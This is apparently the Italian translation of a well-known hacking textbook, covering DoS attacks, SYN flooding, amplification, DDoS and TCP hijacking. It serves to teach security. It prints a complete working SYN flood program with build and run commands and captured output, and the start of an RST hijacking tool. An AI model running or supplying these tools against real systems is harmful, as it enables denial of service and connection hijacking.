L'ARTE DELL'HACKING



Volume 2

Jon Erickson

APOGEO

ISBN edizione cartacea: 9788850328741

Questo testo e? tratto dal volume "L’arte dell’hacking – seconda edizione", Apogeo 2008, ISBN 978-88-503-2698-3.

Prefazione

Attenzione *Questo libro è uno dei due volumi realizzati a partire dal testo di Jon Erickson* Hacking - The Art of Exploitation (2nd Edition) *pubblicato in lingua inglese dall'editore No Starch Press ed edito la prima volta in Italia da Apogeo nel mese di febbraio 2008 con il titolo* L'arte dell'hacking - seconda edizione. *Il testo originale contava 456 pagine nel formato della collana Guida completa (17 x 24 cm).* L'arte del'hacking volume 1 e 2 *ripropongono il testo completo, senza tagli o modifiche. Gli unici cambiamenti sono stati fatti da un punto di vista tipografico, per adattare il contenuto al taglio tascabile della collana Pocket*.

Capire le tecniche di hacking è spesso complesso, perché richiede conoscenze ampie e approfondite. Molti testi dedicati all'hacking sono oscuri e confusi proprio perché ci sono delle lacune nella formazione di base. In questo libro si rende più accessibile il mondo dell'hacking presentando il quadro completo delle competenze necessarie: dalla programmazione al codice macchina e alla realizzazione di exploit.

Inoltre il codice sorgente riportato nel libro è scaricabile gratuitamente all'indirizzo `http://www.nostarch.com/download/booksrc.zip`: un utile supporto per la realizzazione di exploit per seguire meglio gli esempi presentati nel testo e fare delle prove pratiche lungo il percorso.

Piano dell'opera

Volume 1

Capitolo 1 – L'idea di hacking

Gli hacker, programmatori creativi: chiarimenti sul nome e sulle origini dell'hacking.

Capitolo 2 – Programmazione

Fondamenti della programmazione in C; scrittura delle prime righe di codice; analisi del codice sorgente di tre semplici giochi d'azzardo per imparare a gestire casualità e permessi multiutente.

Capitolo 3 – Exploit

Gli exploit, ovvero come sfruttare una falla di un programma: tecniche generalizzate; buffer overflow; esperimenti con la shell BASH, overflow in altri segmenti, stringhe di formato.

Capitolo 4 – Strutture di rete

Introduzione alle strutture di rete: il modello OSI, i socket e lo sniffing di dati.

Volume 2

Capitolo 1 – Attacchi di rete

Gli attachi DoS, dirottamenti TCP/IP, scansione di porte e alcuni esempi su come sfruttare le vulnerabilità dei programmi di rete.

Capitolo 2 – Shellcode

Sfruttare lo shellcode per avere un controllo assoluto sul programma attaccato e ampliare così le potenzialità degli exploit, oltre a sviluppare capacità con l'uso del linguaggio assembly.

Capitolo 3 – Contromisure

Come difendersi (cercare di individuare gli attacchi e difendere la vulnerabilità grazie all'azione dei daemon e all'analisi dei file di log) e come aggirare le difese (creare exploit che non lascino tracce).

Capitolo 4 – Crittologia

Come comunicare in segreto tramite messaggi cifrati e come decifrare tali comunicazioni: crittografia e crittoanalisi.

Ringraziamenti

Desidero ringraziare Bill Pollock e tutto lo staff di No Starch Press per aver reso possibile la realizzazione di questo libro e per avermi consentito di applicare un alto grado di controllo creativo nel processo di produzione. Voglio inoltre ringraziare i miei amici Seth Benson e Aaron Adams per la rilettura e la correzione delle bozze, Jack Matheson per l'aiuto nell'organizzazione dei contenuti, il dott. Seidel per aver mantenuto sempre vivo in me l'interesse per l'informatica, i miei genitori per avermi acquistato il primo Commodore VIC-20 e la comunità degli hacker per lo spirito di innovazione e la creatività che hanno prodotto le tecniche descritte in questo libro.

Introduzione

Attenzione *Nell'edizione originale il testo che segue era parte della conclusione. In questa edizione, ritenendo le idee proposte utili a chi si avvicina alle tematiche affrontate, si è deciso di utilizzarlo per introdurre entrambi i volumi.*

L'hacking è un argomento spesso frainteso, e i media amano enfatizzarne gli aspetti, il che peggiora le cose. I tentativi di cambiare la terminologia non hanno portato ad alcunché: occorre cambiare la mentalità. Gli hacker sono semplicemente persone con spirito di innovazione e conoscenza approfondita della tecnologia. Non sono necessariamente criminali, anche se, poiché il crimine talvolta rende, ci saranno sempre dei criminali anche tra gli hacker. Non c'è nulla di male nella conoscenza in dote a un hacker, nonostante le sue potenziali applicazioni.

Che piaccia o meno, esistono delle vulnerabilità in software e reti da cui dipende il funzionamento dell'intero sistema mondiale. È semplicemente un risultato inevitabile dell'eccezionale velocità di sviluppo del software. Spesso il software nuovo riscuote successo anche se presenta delle vulnerabilità. Il successo significa denaro, e questo attrae criminali che imparano a sfruttare tali vulnerabilità per ottenere proventi finanziari. Sembrerebbe una spirale senza fine, ma fortunatamente non tutte le persone che trovano le vulnerabilità nel software sono criminali che pensano solo al profitto. Si tratta per lo più di hacker, ognuno spinto dalle proprie motivazioni; per alcuni è la curiosità, per altri ancora è il piacere della sfida, altri sono pagati per farlo e parecchi sono, in effetti, criminali. Tuttavia la maggior parte di queste persone non hanno intenti malevoli, ma anzi, spesso aiutano i

produttori a correggere i loro software. Senza gli hacker, le vulnerabilità e gli errori presenti nel software rimarrebbero occulti.

Sfortunatamente il sistema legislativo è lento e piuttosto ignorante riguardo la tecnologia. Spesso vengono promulgate leggi draconiane e sono comminate sentenze eccessive per spaventare le persone. Questa è una tattica infantile: il tentativo di scoraggiare gli hacker dall'esplorare e cercare vulnerabilità non porterà a nulla. Convincere tutti che il re indossa nuovi abiti non cambia la realtà che il re è nudo. Le vulnerabilità nascoste rimangono lì dove si trovano, in attesa che una persona più malevola di un hacker normale le scopra.

Il pericolo delle vulnerabilità presenti nel software è che possono essere sfruttate per qualunque fine. I worm diffusi su Internet sono relativamente benigni, rispetto ai tanto temuti scenari terroristici. Tentare di limitare gli hacker con la legge può aumentare le probabilità che si avverino i peggiori scenari, perché si lasciano più vulnerabilità a disposizione di chi non ha rispetto per la legge e vuole davvero causare danni.

Alcuni potrebbero sostenere che se non esistessero gli hacker non vi sarebbe motivo di porre rimedio alle vulnerabilità occulte. È un punto di vista, ma personalmente preferisco il progresso alla stagnazione. Gli hacker giocano un ruolo molto importante nella coevoluzione della tecnologia. Senza di essi non vi sarebbe grande impulso al miglioramento della sicurezza informatica. Inoltre, finché saranno poste domande sul "perché" e il "come", gli hacker esisteranno sempre. Un mondo senza hacker sarebbe un mondo privo di curiosità e spirito di innovazione.

L'intento di questo libro è quello di spiegare alcune tecniche di base per hacking e forse anche di dare un'idea dello spirito che lo pervade. La tecnologia è sempre in mutamento ed espansione, perciò ci saranno

sempre nuovi hack. Ci saranno sempre nuove vulnerabilità nel software, ambiguità nelle specifiche di protocollo e una miriade di altri problemi.

Le conoscenze fornite in questo libro sono soltanto un punto di partenza. Spetta a voi ampliarle continuando a riflettere sul funzionamento delle cose, sulle possibilità esistenti e pensando ad aspetti di cui gli sviluppatori software non hanno tenuto conto. Spetta a voi trarre il meglio da queste scoperte e applicare le nuove conoscenze nel modo che riterrete più opportuno.

L'informazione in sé non è un crimine.

Attacchi di rete

Nel primo volume, dopo aver appreso le basi della programmazione in C e scritto le prime semplici righe di codice, si è imparato a riconoscere e sfruttare in maniera creativa le falle di un programma attraverso gli exploit, partendo dalle tecniche più generali per arrivare a degli immediati esperimenti con la shell BASH, e si è concluso il discorso trattando le strutture di rete: il modello OSI, i socket e lo sniffing di dati.

Riprendiamo proprio dagli attachi di rete, partendo da azioni note come gli attacchi DoS (Denial of Service), per continuare con i dirottamenti TCP/IP, la scansione di porte e alcuni esempi su come sfruttare la vunerabilità dei programmi di rete.

0x110 DoS (Denial of Service)

Una delle forme più semplici di attacco di rete è il DoS (Denial of Service). Invece di puntare a sottrarre informazioni, un attacco DoS si limita a impedire l'accesso a un servizio o a una risorsa. Esistono due forme generali di attacchi DoS: quella che blocca i servizi e quella che genera un flusso enorme e incontrollato di servizi.

Gli attacchi DoS che bloccano i servizi sono più simili exploit di programma che a exploit di rete. Spesso questi attacchi si basano su un difetto di implementazione di uno specifico produttore. Un buffer overflow andato male solitamente si limita a bloccare il programma

target, invece di reindirizzare il flusso di esecuzione nel codice di shell iniettato. Se il programma in questione è un server, nessun altro potrà accedervi dopo il blocco. Gli attacchi come questo sono strettamente legati a un certo programma e a una determinata versione. Poiché il sistema operativo gestisce lo stack di rete, un blocco di questo codice causerà il blocco del kernel, rendendo inutilizzabile l'intera macchina. Molte di queste vulnerabilità sono state risolte con apposite patch sui moderni sistemi operativi, ma rimane utile pensare al modo in cui queste tecniche potrebbero essere applicate a diverse situazioni.

0x111 SYN flooding

Un *SYN flood* cerca di esaurire gli stati nello stack TCP/IP. Poiché TCP mantiene connessioni "affidabili", ciascuna deve essere tracciata; di questo si occupa lo stack TCP/IP nel kernel, che tuttavia ha una tabella finita in grado di tracciare un numero finito di connessioni in arrivo. Un SYN flood usa lo spoofing per sfruttare tale limitazione.

L'aggressore inonda il sistema vittima con moltissimi pacchetti SYN, usando un indirizzo di origine inesistente, contraffatto. Poiché un pacchetto SYN è usato per iniziare una connessione TCP, la macchina vittima invierà un pacchetto SYN/ACK all'indirizzo contraffatto, e attenderà per la prevista risposta ACK. Ciascuna di queste connessioni semiaperte in attesa entra in una code di backlog che ha spazio limitato. Poiché gli indirizzi di origine contraffatti non esistono, le risposte ACK necessarie per rimuovere questi elementi dalla coda e completare le connessioni non arrivano mai. Si arriva invece al timeout delle connessioni, che però richiede un tempo relativamente lungo.

Finché l'aggressore continua a inondare il sistema vittima con pacchetti SYN contraffatti, la coda di backlog rimarrà piena, quindi i

pacchetti SYN reali non potranno raggiungere il sistema e iniziare connessioni TCP/IP valide.

Usando il codice sorgente di Nemesis (http://nemesis.sourceforge.net), di cui si è già discusso alla fine del Volume 1 e arpspoof come riferimento, dovreste essere in grado di scrivere un programma che porti questo attacco. Il programma di esempio seguente usa funzioni libnet tratte dal codice sorgente e funzioni socket descritte nel Volume 1. Il codice sorgente di Nemesis usa la funzione `libnet_get_prand()` per ottenere numeri pseudocasuali per vari campi IP. La funzione `libnet_seed_prand()` è usata per il seme della routine di generazione casuale. Queste funzioni sono usate in modo simile di seguito.

synflood.c

```
#include <libnet.h>

#define   FLOOD_DELAY   5000   //   Ritardo   tra
l'iniezione dei pacchetti: 5000 ms.

/* Restituisce un IP in notazione x.x.x.x */
char *print_ip(u_long *ip_addr_ptr) {
        return   inet_ntoa(   *((struct   in_addr
*)ip_addr_ptr) );
  }

int main(int argc, char *argv[]) {
   u_long dest_ip;
   u_short dest_port;
   u_char errbuf[LIBNET_ERRBUF_SIZE], *packet;
     int  opt,  network,  byte_count,  packet_size  =
LIBNET_IP_H + LIBNET_TCP_H;
```

```
if(argc < 3)
   {
       printf("Usage:\n%s\t <target host> <target
port>\n", argv[0]);
     exit(1);
   }
        dest_ip   =  libnet_name_resolve(argv[1],
LIBNET_RESOLVE); // L'host
   dest_port = (u_short) atoi(argv[2]); // The port

   network = libnet_open_raw_sock(IPPROTO_RAW); //
Apre l'interfaccia di
                                                  //
rete.
   if (network == -1)
       libnet_error(LIBNET_ERR_FATAL, "can't open
network  interface. --this  program  must  run  as
root.\n");
     libnet_init_packet(packet_size, &packet); //
Distribuisce la memoria
                                                  //
per i pacchetti.
   if (packet == NULL)
           libnet_error(LIBNET_ERR_FATAL,  "can't
initialize packet memory.\n");
    libnet_seed_prand(); // Seme per il generatore
di numeri casuali.

     printf("SYN  Flooding  port  %d  of  %s..\n",
dest_port, print_ip(&dest_ip));
        while(1)   //   Ciclo   infinito   (fino
all'interruzione con CTRL+C)
```

```
   {
        libnet_build_ip(LIBNET_TCP_H,          //
Dimensione del pacchetto senza
                                               //
intestazione IP.
      IPTOS_LOWDELAY,                  // IP tos

        libnet_get_prand(LIBNET_PRu16), // IP ID
(randomizzato)
       0,                                // Per
frammentazione
         libnet_get_prand(LIBNET_PR8),    // TTL
(randomizzato)
        IPPROTO_TCP,                           //
Protocollo di trasporto
        libnet_get_prand(LIBNET_PRu32), // IP di
origine (randomizzato)
       dest_ip,                          // IP di
destinazione
      NULL,                            // Payload
(nessuno)
       0,                                      //
Lunghezza payload
      packet);                         // Memoria
intestazione pacchetto


libnet_build_tcp(libnet_get_prand(LIBNET_PRu16),
// Porta TCP di

// origine (random)
       dest_port,                        // Porta
TCP di destinazione
```

```
        libnet_get_prand(LIBNET_PRu32), // Numero
di sequenza
                                      //
(randomizzato)
        libnet_get_prand(LIBNET_PRu32), // Numero
di riscontro
                                      //
(randomizzato)
      TH_SYN,                         // Flag di
controllo (impostato
                                      // solo il
flag SYN)
             libnet_get_prand(LIBNET_PRu16),  //
Dimensione finestra
                                      //
(randomizzata)
        0,                            //
Puntatore urgent
      NULL,                           // Payload
(nessuno)
        0,                            //
Lunghezza payload
       packet + LIBNET_IP_H);         // Memoria
intestazione pacchetto

      if  (libnet_do_checksum(packet,  IPPROTO_TCP,
LIBNET_TCP_H) == -1)
            libnet_error(LIBNET_ERR_FATAL,  "can't
compute checksum\n");
     byte_count = libnet_write_ip(network, packet,
packet_size);
  // Inietta pacchetto.
    if (byte_count < packet_size)
```

```
         libnet_error(LIBNET_ERR_WARNING, "Warning:
Incomplete packet written. (%d of %d bytes)",
byte_count, packet_size);

        usleep(FLOOD_DELAY); // Attende FLOOD_DELAY
millisecondi.
  }
    libnet_destroy_packet(&packet); // Libera la
memoria del pacchetto.
    if (libnet_close_raw_sock(network) == -1) //
Chiude l'interfaccia di
                                              //
rete.
           libnet_error(LIBNET_ERR_WARNING, "can't
close network interface.");

       return 0;
  }
```

Questo programma impiega una funzione `print_ip()` per gestire la conversione del tipo u_long, usato da libnet per memorizzare indirizzi IP, nel tipo struct atteso da `inet_ntoa()`. Il valore non cambia, il typecast serve semplicemente per il compilatore.

La versione corrente di libnet è la 1.1, incompatibile con libnet 1.0. Tuttavia, Nemesis e arpspoof si basano ancora sulla versione 1.0 di libnet, perciò questa versione è usata nel nostro programma synflood. Come nel caso di libpcap, quando si compila con libnet si usa il flag -lnet. Tuttavia, le informazioni per il compilatore non sono sufficienti, come mostra l'output seguente.

```
reader@hackingé:~/booksrc $ gcc -o synflood
synflood.c -lnet
```

```
In file included from synflood.c:1:
/usr/include/libnet.h:87:2: #error "byte order has
not been specified, you'll"
synflood.c:6: error: syntax error before string
constant
reader@hacking:~/booksrc $
```

Il compilatore fallisce perché è necessario impostare diversi flag obbligatori per libnet. Questi file sono visualizzati da un apposito programma incluso con libnet, denominato libnet-config.

```
reader@hacking:~/booksrc $ ./Libnet-1.0.2a/
libnet-config --help
Usage: libnet-config [OPTIONS]
Options:
        [--libs]
        [--cflags]
        [--defines]
reader@hacking:~/booksrc $ ./Libnet-1.0.2a/
libnet-config --defines
-D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD
-DHAVE_NET_ETHERNET_H DLIBNET_LIL_ENDIAN
```

Usando la sostituzione del comando della shell bash in entrambe le definizioni, è possibile inserirle dinamicamente nel comando di compilazione.

```
reader@hacking:~/booksrc $ gcc $(./Libnet-1.0.2a/
libnet-config --defines)
-o synflood synflood.c -lnet -L ./Libnet-1.0.2a/
lib -I ./Libnet-1.0.2a/include
reader@hacking:~/booksrc $ ./synflood
Usage:
```

```
./synflood   <target host> <target port>
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./synflood
192.168.42.88 22

Fatal: can't open network interface. -- this
program must run as root.
reader@hacking:~/booksrc $ sudo ./synflood
192.168.42.88 22
SYN Flooding port 22 of 192.168.42.88..
```

Nell'esempio precedente l'host 192.168.42.88 è una macchina con Windows XP che esegue un server openssh sulla porta 22 via cygwin. L'output di tcpdump riportato di seguito mostra i pacchetti SYN contraffatti che inondano l'host da IP apparentemente casuali. Mentre il programma è in esecuzione, risulta impossibile effettuare connessioni legittime su questa porta.

```
reader@hacking:~/booksrc $ sudo tcpdump -i eth0
-nl -c 15 "host 192.168.42.88"
tcpdump: verbose output suppressed, use -v or -vv
for full protocol decode listening on eth0,
link-type EN10MB (Ethernet), capture size 96 bytes
17:08:16.334498 IP 121.213.150.59.4584 >
192.168.42.88.22: S 751659999:751659999(0) win
14609
17:08:16.346907 IP 158.78.184.110.40565 >
192.168.42.88.22: S 139725579:139725579(0) win
64357
17:08:16.358491 IP 53.245.19.50.36638 >
192.168.42.88.22: S 322318966:322318966(0) win
43747
17:08:16.370492 IP 91.109.238.11.4814 >
```

```
192.168.42.88.22:  S  685911671:685911671(0)  win
62957
17:08:16.382492   IP   52.132.214.97.45099   >
192.168.42.88.22: S 71363071:71363071(0) win 30490
17:08:16.394909   IP   120.112.199.34.19452   >
192.168.42.88.22:  S  1420507902:1420507902(0)  win
53397
17:08:16.406491   IP   60.9.221.120.21573   >
192.168.42.88.22:  S  2144342837:2144342837(0)  win
10594
17:08:16.418494   IP   137.101.201.0.54665   >
192.168.42.88.22:  S  1185734766:1185734766(0)  win
57243
17:08:16.430497   IP   188.5.248.61.8409   >
192.168.42.88.22:  S  1825734966:1825734966(0)  win
43454
17:08:16.442911   IP   44.71.67.65.60484   >
192.168.42.88.22:  S  1042470133:1042470133(0)  win
7087
17:08:16.454489   IP   218.66.249.126.27982   >
192.168.42.88.22:  S  1767717206:1767717206(0)  win
50156
17:08:16.466493   IP   131.238.172.7.15390   >
192.168.42.88.22:  S  2127701542:2127701542(0)  win
23682
17:08:16.478497   IP   130.246.104.88.48221   >
192.168.42.88.22:  S  2069757602:2069757602(0)  win
4767
17:08:16.490908   IP   140.187.48.68.9179   >
192.168.42.88.22:  S  1429854465:1429854465(0)  win
2092
17:08:16.502498   IP   33.172.101.123.44358   >
192.168.42.88.22:  S  1524034954:1524034954(0)  win
```

```
26970
15 packets captured
30 packets received by filter

0 packets dropped by kernel
reader@hacking:~/booksrc $ ssh -v 192.168.42.88
OpenSSH_4.3p2, OpenSSL 0.9.8c 05 Sep 2006
debug1:  Reading  configuration  data  /etc/ssh/
ssh_config
debug1:    Connecting    to    192.168.42.88
[192.168.42.88] port 22.
debug1: connect to address 192.168.42.88 port 22:
Connection refused
ssh:  connect  to  host  192.168.42.88  port  22:
Connection refused
reader@hacking:~/booksrc $
```

Alcuni sistemi operativi (per esempio Linux) usano una tecnica denominata *syncookies* per cercare di prevenire attacchi SYN flood. Lo stack TCP con syncookies regola il numero di riscontro iniziale per il pacchetto di risposta SYN/ACK usando un valore basato su informazioni dell'host e sull'ora (per evitare la ripetizione degli attacchi). Le connessioni TCP non divengono realmente attive finché non viene verificato il pacchetto ACK finale per l'handshaking TCP. Se il numero di sequenza non corrisponde, o il pacchetto ACK non arriva, non viene creata la connessione. In questo modo si prevengono i tentativi di connessione con indirizzo falsificato, poiché il pacchetto ACK richiede che le informazioni siano inviate all'indirizzo di origine del pacchetto SYN iniziale.

0x112 Ping of Death

Secondo la specifica per ICMP, i messaggi echo ICMP possono avere soltanto 2^{16}, ovvero 65.536 byte nella sezione dati del pacchetto. La porzione dati dei pacchetti ICMP è spesso trascurata, poiché le informazioni importanti sono contenute nell'intestazione. Diversi sistemi operativi si bloccavano se si inviavano loro messaggi echo ICMP con dimensione superiore a quella specificata. Un messaggio echo ICMP gigante divenne noto con il nomignolo "The Ping of Death". Si trattava di un hack molto semplice che sfruttava una vulnerabilità data dal fatto che nessuno aveva mai considerato tale possibilità. Dovrebbe risultarvi facile scrivere un programma che usi libnet per eseguire questo attacco; tuttavia, nel mondo reale non servirebbe a molto, poiché i sistemi moderni non presentano più questa vulnerabilità.

Tuttavia, la storia tende a ripetersi. Anche se pacchetti ICMP di dimensioni giganti non bloccano più i computer, alcune nuove tecnologie possono soffrire di problemi simili. Il protocollo Bluetooth, comunemente usato per esempio nei telefonini, ha un pacchetto simile sul livello L2CAP, usato per misurare la durata della comunicazione su collegamenti stabiliti. Molte implementazioni di Bluetooth soffrono del problema appena descritto. Adam Laurie, Marcel Holtmann e Martin Herfurt hanno soprannominato questo attacco *Bluesmack* e hanno rilasciato un codice sorgente con lo stesso nome che lo esegue.

0x113 Teardrop

Un altro attacco DoS nella forma che blocca il sistema, derivato da un aspetto simile a quello appena descritto, fu chiamato teardrop. In questo caso si è sfruttata un'altra vulnerabilità presente in diverse

implementazioni del sistema di riassemblaggio dei frammenti di IP. Solitamente, quando un pacchetto è frammentato, gli offset presenti nell'intestazione consentono di ricostruirlo senza sovrapposizioni. L'attacco teardrop inviava frammenti di pacchetti con offset parzialmente sovrapposti, che causavano un crash nelle implementazioni che non verificavano tale condizione irregolare.

Benché questo specifico attacco non funzioni più, comprenderne il meccanismo può essere utile per evidenziare problemi in altri campi. Un recente exploit remoto nel kernel OpenBSD (che vanta un alto livello di sicurezza), benché non limitato al Denial of Service, aveva a che fare con pacchetti IPv6 frammentati. IP versione 6 usa intestazioni più complesse e anche un formato diverso dell'indirizzo IP rispetto a quello IPv4 con cui la maggior parte degli utenti ha familiarità. Spesso, gli stessi errori commessi nel passato sono ripetuti nelle prime implementazioni di prodotti nuovi.

0x114 Ping flooding

Gli attacchi DoS del tipo *flooding*, o "a inondazione" non cercano necessariamente di bloccare un servizio o una risorsa, ma si limitano a generare un tale sovraccarico da renderlo inutilizzabile. Attacchi simili possono riguardare altre risorse, come cicli della CPU e processi di sistema, ma un attacco flooding è rivolto specificamente a una risorsa di rete.


La forma più semplice di flooding è un semplice *ping flood*. Lo scopo è quello di usare la larghezza di banda della vittima in modo da rendere impossibile il traffico regolare. L'aggressore invia molti grandi pacchetti ping alla vittima, occupando tutta la larghezza di banda disponibile nella connessione di rete.

Questo tipo di attacco non è particolarmente sofisticato, si tratta semplicemente di una battaglia per la lunghezza di banda. Un aggressore dotato di larghezza di banda superiore a quella della vittima può inviare più dati di quanti la vittima ne può ricevere, impedendo così al traffico regolare di raggiungere la vittima in questione.

0x115 Attacchi di amplificazione

Esistono alcuni modi più raffinati di eseguire un ping flood senza consumare enormi quantità di larghezza di banda. Un attacco di amplificazione usa lo spoofing e l'indirizzo broadcast per amplificare un singolo stream di pacchetti fino a un centinaio di volte. Per prima cosa occorre trovare un sistema di amplificazione target. Si tratta di una rete che consenta la comunicazione all'indirizzo broadcast e abbia un numero relativamente alto di host attivi. Poi l'aggressore invia pacchetti di richiesta echo ICMP molto grandi all'indirizzo broadcast della rete di amplificazione, con un indirizzo di origine contraffatto in modo che i pacchetti sembrino provenire dal sistema vittima. La rete di amplificazione invia questi pacchetti a tutti gli host che in risposta invieranno pacchetto echo ICMP all'indirizzo di origine contraffatto, ovvero alla macchina vittima dell'attacco.

Questo meccanismo di amplificazione consente all'aggressore di inviare un flusso relativamente piccolo di pacchetto di richiesta echo ICMP, mentre la vittima viene inondata da un numero enormemente superiore di pacchetti di risposta ICMP. Questo attacco può essere portato sia con pacchetti ICMP, sia con pacchetti UDP; si parla rispettivamente di attacchi *smurf* e *fraggle*.




0x116 Attacco DoS distribuito

Un *attacco DDoS (Distributed DoS*) è una versione distribuita di un attacco DoS del tipo flooding. In un attacco DoS flooding, più larghezza di banda è in grado di consumare l'aggressore, più danni sono fatti. In un attacco DDoS, l'aggressore prima compromette numerosi altri host, installando su di essi dei daemon. I sistemi su cui è installato tale software sono comunemente indicati come *bot* e costituiscono una *botnet*. Questi bot attendono pazientemente finché l'aggressore sceglie una vittima e decide di attaccare. A questo scopo l'aggressore usa un programma di controllo, e tutti i bot attaccano contemporaneamente la vittima con un certo tipo di attacco DoS flooding. Il gran numero di host distribuiti moltiplica l'effetto del flooding e inoltre rende molto più difficile risalire all'origine dell'attacco.

0x120 Dirottamento TCP/IP

Il *dirottamento TCP/IP* o *TCP hijacking* è una tecnica raffinata che usa pacchetti contraffatti per prendere il controllo di una connessione tra una vittima e una macchina host. È particolarmente utile quando la vittima impiega una password usa e getta per connettersi all'host. Una password usa e getta può essere usata per autenticarsi una e una sola volta, perciò lo sniffing in questo caso diventa inutile.



Per effettuare un attacco di dirottamento TCP/IP, l'aggressore deve trovarsi sulla stessa rete della vittima. Mediante sniffing del segmento di rete locale, è possibile ottenere tutti i dettagli delle connessioni TCP aperte dalle intestazioni. Come abbiamo visto, ciascun pacchetto TCP contiene un numero di sequenza nell'intestazione; tale numero è

incrementato con ogni pacchetto inviato, per assicurarsi che i pacchetti siano ricevuti nell'ordine corretto. Con lo sniffing, l'aggressore accede ai numeri di sequenza per una connessione tra una vittima (il sistema A nella figura che segue) e una macchina host (sistema B). Poi l'aggressore invia alla macchina host un pacchetto contraffatto in modo che sembri provenire dall'indirizzo IP della vittima, usando il numero di sequenza ottenuto con lo sniffing per fornire il numero di riscontro appropriato.

La macchina host riceve il pacchetto contraffatto con il numero di riscontro corretto e non ha motivo di ritenere che non provenga dalla macchina vittima.

0x121 Dirottamento RST

Una forma molto semplice di dirottamento TCP/IP comporta l'iniezione di un pacchetto di reset (RST) che appare autentico. Se l'origine è contraffatta e il numero di riscontro è corretto, chi lo riceve riterrà che il pacchetto provenga dall'origine indicata ed effettua il reset della connessione.

Immaginate un programma che porti questo attacco su un IP target. Osservando la situazione ad alto livello, il programma effettua lo sniffing usando libpcap, poi inietta pacchetti RST usando libnet. Tale programma non ha la necessità di esaminare ciascun pacchetto, ma soltanto quelli su connessioni TCP stabilite con l'IP target. Anche molti altri programmi che usano libpcap non necessitano di esaminare ogni singolo pacchetto, perciò libpcap fornisce un modo per indicare al kernel di inviare soltanto determinati pacchetti che soddisfano un filtro. Tale filtro, noto come BPF (Berkeley Packet Filter), è molto simile a un programma. Per esempio, la regola per filtrare un IP di destinazione di

192.168.42.88 è “dst host 192.168.42.88”. Come un programma, questa regola è costituita da alcune parole chiave e deve essere compilata prima di poter essere effettivamente inviata al kernel. Il programma tcpdump usa filtri BPF per filtrare ciò che cattura, e fornisce anche una modalità per effettuare il dumping del programma filtro.

```
reader@hacking:~/booksrc $ sudo tcpdump -d “dst
host 192.168.42.88”
(000) ldh    [12]

(001) jeq    #0x800        jt 2   jf 4
(002) ld     [30]
(003) jeq    #0xc0a82a58   jt 8   jf 9
(004) jeq    #0x806        jt 6   jf 5
(005) jeq    #0x8035       jt 6   jf 9
(006) ld     [38]
(007) jeq    #0xc0a82a58   jt 8   jf 9
(008) ret    #96
(009) ret    #0
reader@hacking:~/booksrc $ sudo tcpdump -ddd “dst
host 192.168.42.88”
10
40 0 0 12
21 0 2 2048
32 0 0 30
21 4 5 3232246360
21 1 0 2054
21 0 3 32821
32 0 0 38
21 0 1 3232246360
6 0 0 96
6 0 0 0
reader@hacking:~/booksrc $
```

Una volta compilata la regola filtro, è possibile passarla al kernel per attivare il filtro stesso. Il meccanismo di filtro per connessioni stabilite è più complesso. In tutte le connessioni stabilite il flag ACK è attivo, perciò dobbiamo cercare questo aspetto. I flag TCP si trovano nel tredicesimo ottetto dell'intestazione TCP nell'ordine che segue, da sinistra a destra: URG, ACK, PSH, RST, SYN e FIN. Ciò significa che, se il flag ACK è attivo, il tredicesimo ottetto sarà 00010000 in binario, ovvero 16 in decimale. Se sono attivi i flag SYN e ACK, il tredicesimo ottetto sarà 00010010 in binario, ovvero 18 in decimale.

Per creare un filtro che sia soddisfatto quando il flag ACK è attivo a prescindere da qualsiasi altro bit, si usa l'operatore AND sui bit. Eseguendo l'AND di 00010010 con 00010000 si ottiene 00010000, poiché il bit ACK è l'unico con valore 1 in entrambi. Questo significa che un filtro tcp[13] & 16 == 16 è soddisfatto dai pacchetti in cui il flag ACK è attivo, indipendentemente dallo stato degli altri flag.

Questa regola filtro può essere riscritta usando valori con nome e logica inversa: tcp[tcpflags] & tcp-ack != 0. In questo modo è più facile da leggere, ma fornisce lo stesso risultato. La regola può essere combinata con la precedente regola dell'IP di destinazione usando un *and logico*; il tutto è mostrato di seguito.

```
reader@hacking:~/booksrc $ sudo tcpdump -nl
"tcp[tcpflags] & tcp-ack ! = 0 and dst host
192.168.42.88"
tcpdump: verbose output suppressed, use -v or -vv
for full protocol decode listening on eth0,
link-type EN10MB (Ethernet), capture size 96 bytes
10:19:47.567378 IP 192.168.42.72.40238 >
192.168.42.88.22: . ack 2777534975 win 92
<nop,nop,timestamp 85838571 0>
10:19:47.770276 IP 192.168.42.72.40238 >
```

```
192.168.42.88.22:    .    ack    22    win    92
<nop,nop,timestamp 85838621 29399>
10:19:47.770322    IP    192.168.42.72.40238    >
192.168.42.88.22:  P  0:20(20)  ack  22  win  92
<nop,nop,timestamp 85838621 29399>
10:19:47.771536    IP    192.168.42.72.40238    >
192.168.42.88.22:  P  20:732(712)  ack  766  win  115
<nop,nop,timestamp 85838622 29399>
10:19:47.918866    IP    192.168.42.72.40238    >
192.168.42.88.22:  P  732:756(24)  ack  766  win  115
<nop,nop,timestamp 85838659 29402>
```

Una regola simile è usata nel programma seguente per filtrare i pacchetti ottenuti con sniffing da libpcap. Quando il programma ottiene un pacchetto, le informazioni di intestazione sono usate per lo spoofing di un pacchetto RST.

rst_hijack.c

```
#include <libnet.h>
#include <pcap.h>
#include "hacking.h"

void   caught_packet(u_char   *,   const   struct
pcap_pkthdr *, const u_char *);
int set_packet_filter(pcap_t *, struct in_addr *);

struct data_pass {
   int libnet_handle;
   u_char *packet;
};
int main(int argc, char *argv[]) {
